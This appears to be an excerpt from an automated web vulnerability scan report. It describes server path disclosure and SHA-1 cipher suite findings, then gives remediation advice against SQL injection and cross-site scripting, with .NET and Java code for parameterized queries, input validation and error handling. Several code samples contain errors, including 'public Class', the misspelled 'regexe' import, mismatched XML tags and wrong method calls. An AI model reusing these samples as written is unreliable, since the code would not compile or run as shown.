I DAST: Possible Server Path Disclosure Pattern Found

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Latest patches or hotfixes for 3rd. party products were not installed

Security Risks:

It is possible to retrieve the absolute path of the web server installation, which might help an attacker to develop further attacks and to gain information about the file system structure of the web application

Affected Products:

- This issue may affect different types of products.

CWE:

200

X-Force:

52839

Technical Description:

AppScan detected a response containing a file's absolute path (e.g. c:\dir\file in Windows, or /dir/file in Unix).

An attacker may be able to exploit this information to access sensitive information on the directory structure of the server machine which could be used for further attacks against the site.

Go to Table of Contents

I DAST: SHA-1 cipher suites were detected

Test Type:

Infrastructure test

Threat Classification:

Server Misconfiguration

Causes:

- The web server or application server are configured in an insecure way

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

327

References:

[1] SHATTERED
[2] The first collision for full SHA-1

Technical Description:

The server supports SHA-1 ciphersuites.

SHA-1 was officially deprecated by NIST in 2011, but many applications still rely on it.
Up until now (2017), only theoretical attacks have been known agsinst SHA-1, which is why many application still rely on it.
Recently, a practical attack was introduced by CWI Amsterdam and Google Research teams ([1] and [2]).

Go to Table of Contents

Fix Recommendations

H DAST: Authentication Bypass Using SQL Injection

General

There are several mitigation techniques:
[1] Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.

[2] Strategy: Parameterization
If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

[3] Strategy: Environment Hardening
Run your code using the lowest privileges that are required to accomplish the necessary tasks.

[4] Strategy: Output Encoding
If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments, and escape any special characters within those arguments.

[5] Strategy: Input Validation
Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on a blacklist of malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

.Net

Here are two possible ways to protect your web application against SQL injection attacks:

[1] Use a stored procedure rather than dynamically built SQL query string. The way parameters are passed to SQL Server stored procedures, prevents the use of apostrophes and hyphens.

Here is a simple example of how to use stored procedures in ASP.NET:

```
' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value


// C# example
String selectCmd = "select * from Authors where state = @username";
```

```
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;
```

[2] You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation - for example, testing for valid dates or values within a range - plus ways to provide custom-written validation. In addition, validation controls allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page's class file, including both HTML and Web server controls.

In order to make sure user input contains only valid values, you can use one of the following validation controls:

a. "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

b. "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail addresses, telephone numbers, postal codes, and so on.

Important note: validation controls do not block user input or change the flow of page processing; they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Testing for a general error state:

In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return false.

2. Testing for the error state of individual controls:

Loop through the page's Validators collection, which contains references to all the validation controls. You can then examine the IsValid property of each validation control.

J2EE

** Prepared Statements:

There are 3 possible ways to protect your application against SQL injection, i.e. malicious tampering of SQL parameters. Instead of dynamically building SQL statements, use:

[1] PreparedStatement, which is precompiled and stored in a pool of PreparedStatement objects. PreparedStatement defines setters to register input parameters that are compatible with the supported JDBC SQL data types. For example, setString should be used for input parameters of type VARCHAR or LONGVARCHAR (refer to the Java API for further details). This way of setting input parameters prevents an attacker from manipulating the SQL statement through injection of bad characters, such as apostrophe.

Example of how to use a PreparedStatement in J2EE:

```
// J2EE PreparedStatemenet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassPath);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?");
```

```
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] CallableStatement, which extends PreparedStatement to execute database SQL stored procedures. This class inherits input setters from PreparedStatement (see [1] above).

The following example assumes that this database stored procedure has been created:

CREATE PROCEDURE select_user (@username varchar(20))
AS SELECT * FROM USERS WHERE USERNAME = @username;

Example of how to use a CallableStatement in J2EE to execute the above stored procedure:

```
// J2EE PreparedStatemenet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassPath);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareCall("{?= call select_user ?,?}");
    myStatement.setString(1, userNameField);
    myStatement.registerOutParameter(1, Types.VARCHAR);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[3] Entity Bean, which represents an EJB business object in a persistent storage mechanism. There are two types of entity beans: bean-managed and container-managed. With bean-managed persistence, the developer is responsible of writing the SQL code to access the database (refer to sections [1] and [2] above). With container-managed persistence, the EJB container automatically generates the SQL code. As a result, the container is responsible of preventing malicious attempts to tamper with the generated SQL code.

Example of how to use an Entity Bean in J2EE:

```
// J2EE EJB Example
try {
    // lookup the User home interface
    UserHome userHome = (UserHome)context.lookup(User.class);
    // find the User remote interface
    User = userHome.findByPrimaryKey(new UserKey(userNameField));
    ...
} catch (Exception e) {
    ...
}
```

RECOMMENDED JAVA TOOLS
N/A

REFERENCES
http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html
http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must be performed on the server-tier using Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
        isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Example of how to validate a numeric field (type int):

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
        Integer.parseInt(value);
        isFieldValid = true;
        } catch (Exception e) {
        isFieldValid = false;
        }
```

```
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

A good practice is to convert all HTTP request parameters to their respective data types. For example, the developer should store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

The primary Java data types that the application should handle:
- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Example to validate that the length of the userName field is between 8 and 20 characters:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
        validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
        validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

Example to validate that the input numberOfChoices is between 10 and 20:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
        // numberOfChoices is valid, continue processing request
        ...
        }
    }
}
```

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

Example to validate the user selection against a list of allowed options:

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
        List list = Arrays.asList(options);
        if (list != null) {
        isValidValue = list.contains(value);
        }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3");
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] Field pattern
Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression: ^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support. Example to perform regular expression validation:

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
```

```
        boolean match = false;
        if (validateRequired(expression)) {
        RE r = new RE(expression);
        match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regexe.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] Cookie value
Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

Example to validate a required cookie value:

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
        // validate the cookie value
        if (Validator.validateRequired(cookies[i].getValue()) {
        // valid cookie value, continue processing request
        ...
        }
        }
    }
}
```

[8] HTTP Response
[8-1] Filter user input
To guard the application against cross-site scripting, sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

Example to filter a specified string by converting sensitive characters to their corresponding character entities:

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
```

```
        public static String filter(String value) {
            if (value == null) {
            return null;
            }
            StringBuffer result = new StringBuffer(value.length());
            for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
            case '<':
            result.append("&lt;");
            break;
            case '>':
            result.append("&gt;");
            break;
            case '"':
            result.append("&quot;");
            break;
            case '\'':
            result.append("&#39;");
            break;
            case '%':
            result.append("&#37;");
            break;
            case ';':
            result.append("&#59;");
            break;
            case '(':
            result.append("&#40;");
            break;
            case ')':
            result.append("&#41;");
            break;
            case '&':
            result.append("&amp;");
            break;
            case '+':
            result.append("&#43;");
            break;
            default:
            result.append(value.charAt(i));
            break;
            }
            return result;
        }
        ...
    }
    ...
    // Filter the HTTP response using Validator.filter
    PrintWriter out = response.getWriter();
    // set output response
    out.write(Validator.filter(response));
    out.close();
```

The Java Servlet API 2.3 introduced Filters, which supports the interception and transformation of HTTP requests or responses.

Example of using a Servlet Filter to sanitize the response using Validator.filter:

```
    // Example to filter all sensitive characters in the HTTP response using a Java Filter.
    // This example is for illustration purposes since it will filter all content in the response, including HTML
tags!
    public class SensitiveCharsFilter implements Filter {
        ...
        public void doFilter(ServletRequest request,
            ServletResponse response,
            FilterChain chain)
            throws IOException, ServletException {

            PrintWriter out = response.getWriter();
            ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response);
            chain.doFilter(request, wrapper);

            CharArrayWriter caw = new CharArrayWriter();
            caw.write(Validator.filter(wrapper.toString()));

            response.setContentType("text/html");
            response.setContentLength(caw.toString().length());
            out.write(caw.toString());
            out.close();
        }
        ...
        public class CharResponseWrapper extends HttpServletResponseWrapper {
            private CharArrayWriter output;
```

```
        public String toString() {
        return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response){
        super(response);
        output = new CharArrayWriter();
        }

        public PrintWriter getWriter(){
        return new PrintWriter(output);
        }
    }
}

}
```

[8-2] Secure the cookie
When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser to send the cookie using a secure protocol, such as HTTPS or SSL.

Example to secure the "user" cookie:

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

RECOMMENDED JAVA TOOLS
The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:
required: succeeds if the field contains any characters other than white space.
mask: succeeds if the value matches the regular expression given by the mask attribute.
range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).
maxLength: succeeds if the field is length is less than or equal to the max attribute.
minLength: succeeds if the field is length is greater than or equal to the min attribute.
byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.
date: succeeds if the value represents a valid date. A date pattern may be provided.
creditCard: succeeds if the value could be a valid credit card number.
e-mail: succeeds if the value could be a valid e-mail address.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
```

```
            <arg0 key="login.userName.displayname"/>
            <var>
            <var-name>mask</var-name>
            <var-value>^[a-zA-Z0-9]*$</var-value>
            </var>
            </field>
            ...
            </form>
            ...
        </formset>
    </form-validation>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events and input validation.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:
validate_doublerange: registers a DoubleRangeValidator on a component
validate_length: registers a LengthValidator on a component
validate_longrange: registers a LongRangeValidator on a component
validate_required: registers a RequiredValidator on a component
validate_stringrange: registers a StringRangeValidator on a component
validator: registers a custom Validator on a component

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):
input_date: accepts a java.util.Date formatted with a java.text.Date instance
output_date: displays a java.util.Date formatted with a java.text.Date instance
input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance
output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance
input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
input_text: accepts a text string of one line.
output_text: displays a text string of one line.
input_time: accepts a java.util.Date, formatted with a java.text.DateFormat time instance
output_time: displays a java.util.Date, formatted with a java.text.DateFormat time instance
input_hidden: allows a page author to include a hidden variable in a page
input_secret: accepts one line of text with no spaces and displays it as a set of asterisks as it is typed
input_textarea: accepts multiple lines of text
output_errors: displays error messages for an entire page or error messages associated with a specified client identifier
output_label: displays a nested component as a label for a specified input field
output_message: displays a localized message

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -

http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

** Error Handling:

Many J2EE web application architectures follow the Model View Controller (MVC) pattern. In this pattern a Servlet acts as a Controller. A Servlet delegates the application processing to a JavaBean such as an EJB Session Bean (the Model). The Servlet then forwards the request to a JSP (View) to render the processing results. Servlets should check all input, output, return codes, error codes and known exceptions to ensure that the expected processing actually occurred.

While data validation protects applications against malicious data tampering, a sound error handling strategy is necessary to prevent the application from inadvertently disclosing internal error messages such as exception stack traces. A good error handling strategy addresses the following items:

[1] Defining Errors
[2] Reporting Errors
[3] Rendering Errors
[4] Error Mapping

[1] Defining Errors
Hard-coded error messages in the application layer (e.g. Servlets) should be avoided. Instead, the application should use error keys that map to known application failures. A good practice is to define error keys that map to validation rules for HTML form fields or other bean properties. For example, if the "user_name" field is required, is alphanumeric, and must be unique in the database, then the following error keys should be defined:

(a) ERROR_USERNAME_REQUIRED: this error key is used to display a message notifying the user that the "user_name" field is required;
(b) ERROR_USERNAME_ALPHANUMERIC: this error key is used to display a message notifying the user that the "user_name" field should be alphanumeric;
(c) ERROR_USERNAME_DUPLICATE: this error key is used to display a message notifying the user that the "user_name" value is a duplicate in the database;
(d) ERROR_USERNAME_INVALID: this error key is used to display a generic message notifying the user that the "user_name" value is invalid;

A good practice is to define the following framework Java classes which are used to store and report application errors:

- ErrorKeys: defines all error keys

```
// Example: ErrorKeys defining the following error keys:
//    - ERROR_USERNAME_REQUIRED
//    - ERROR_USERNAME_ALPHANUMERIC
//    - ERROR_USERNAME_DUPLICATE
//    - ERROR_USERNAME_INVALID
//    ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: encapsulates an individual error

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
    this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
    }
```

```
        // Returns the error key
        public String getKey() {
        return this.key;
        }

        // Returns the placeholder values
        public Object[] getValues() {
        return this.values;
        }

        private String key = null;
        private Object[] values = null;
    }
```

- Errors: encapsulates a Collection of errors

```
    // Example: Errors encapsulates the Error objects being reported to the presentation layer.
    // Errors are stored in a HashMap where the key is the bean property name and value is an
    // ArrayList of Error objects.
    public Class Errors implements Serializable {

        // Adds an Error object to the Collection of errors for the specified bean property.
        public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
        propertyErrors = new ArrayList();
        errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
        }

        // Returns true if there are any errors
        public boolean hasErrors() {
        return (errors.size > 0);
        }

        // Returns the Errors for the specified property
        public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
        }

        private HashMap errors = new HashMap();
    }
```

Using the above framework classes, here is an example to process validation errors of the "user_name" field:

```
// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE);
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...
```

[2] Reporting Errors
There are two ways to report web-tier application errors:
(a) Servlet Error Mechanism
(b) JSP Error Mechanism

[2-a] Servlet Error Mechanism
A Servlet may report errors by:
- forwarding to the input JSP (having already stored the errors in a request attribute), OR
- calling response.sendError with an HTTP error code argument, OR
- throwing an exception

It is good practice to process all known application errors (as described in section [1]), store them in a request attribute, and forward to the input JSP. The input JSP should display the error messages and prompt the user to re-enter the data. The following example illustrates how to forward to an input JSP (userInput.jsp):

```
// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}
```

If the Servlet cannot forward to a known JSP page, the second option is to report an error using the response.sendError method with HttpServletResponse.SC_INTERNAL_SERVER_ERROR (status code 500) as argument. Refer to the javadoc of javax.servlet.http.HttpServletResponse for more details on the various HTTP status codes. Example to return a HTTP error:

```
// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}
```

As a last resort, Servlets can throw an exception, which must be a subclass of one of the following classes:
- RuntimeException
- ServletException
- IOException

[2-b] JSP Error Mechanism
JSP pages provide a mechanism to handle runtime exceptions by defining an errorPage directive as shown in the following example:

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

Uncaught JSP exceptions are forwarded to the specified errorPage, and the original exception is set in a request parameter called javax.servlet.jsp.jspException. The error page must include a isErrorPage directive as shown below:

```
<%@ page isErrorPage="true" %>
```

The isErrorPage directive causes the "exception" variable to be initialized to the exception object being thrown.

[3] Rendering Errors
The J2SE Internationalization APIs provide utility classes for externalizing application resources and formatting messages including:

(a) Resource Bundles
(b) Message Formatting

[3-a] Resource Bundles
Resource bundles support internationalization by separating localized data from the source code that uses it. Each resource bundle stores a map of key/value pairs for a specific locale.

It is common to use or extend java.util.PropertyResourceBundle, which stores the content in an external properties file as shown in the following example:

```
################################################
# ErrorMessages.properties
################################################
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

Multiple resources can be defined to support different locales (hence the name resource bundle). For example, ErrorMessages_fr.properties can be defined to support the French member of the bundle family. If the resource member of the requested locale does not exist, the default member is used. In the above example, the default resource is ErrorMessages.properties. Depending on the user's locale, the application (JSP or Servlet) retrieves content from the appropriate resource.

[3-b] Message Formatting
The J2SE standard class java.util.MessageFormat provides a generic way to create messages with replacement placeholders. A MessageFormat object contains a pattern string with embedded format specifiers as shown below:

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

Here is a more comprehensive example to render error messages using ResourceBundle and MessageFormat:

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
        // Format the message using the specified placeholders args
        return MessageFormat.format(errorMessage, args);
        } else {
        return errorMessage;
        }
    }
```

```
    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}
...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

It is recommended to define a custom JSP tag, e.g. displayErrors, to iterate through and render error messages as shown in the above example.

[4] Error Mapping
Normally, the Servlet Container will return a default error page corresponding to either the response status code or the exception. A mapping between the status code or the exception and a web resource may be specified using custom error pages. It is a good practice to develop static error pages that do not disclose internal error states (by default, most Servlet containers will report internal error messages). This mapping is configured in the Web Deployment Descriptor (web.xml) as specified in the following example:

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
  <exception-type>UserValidationException</exception-type>
  <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
  <error-code>500</exception-type>
  <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
...
</error-page>
...
```

RECOMMENDED JAVA TOOLS
The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a Java framework that defines the error handling mechanism as described above. Validation rules are configured in an XML file that defines input validation rules for form fields and the corresponding validation error keys. Struts provides internationalization support to build localized applications using resource bundles and message formatting.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
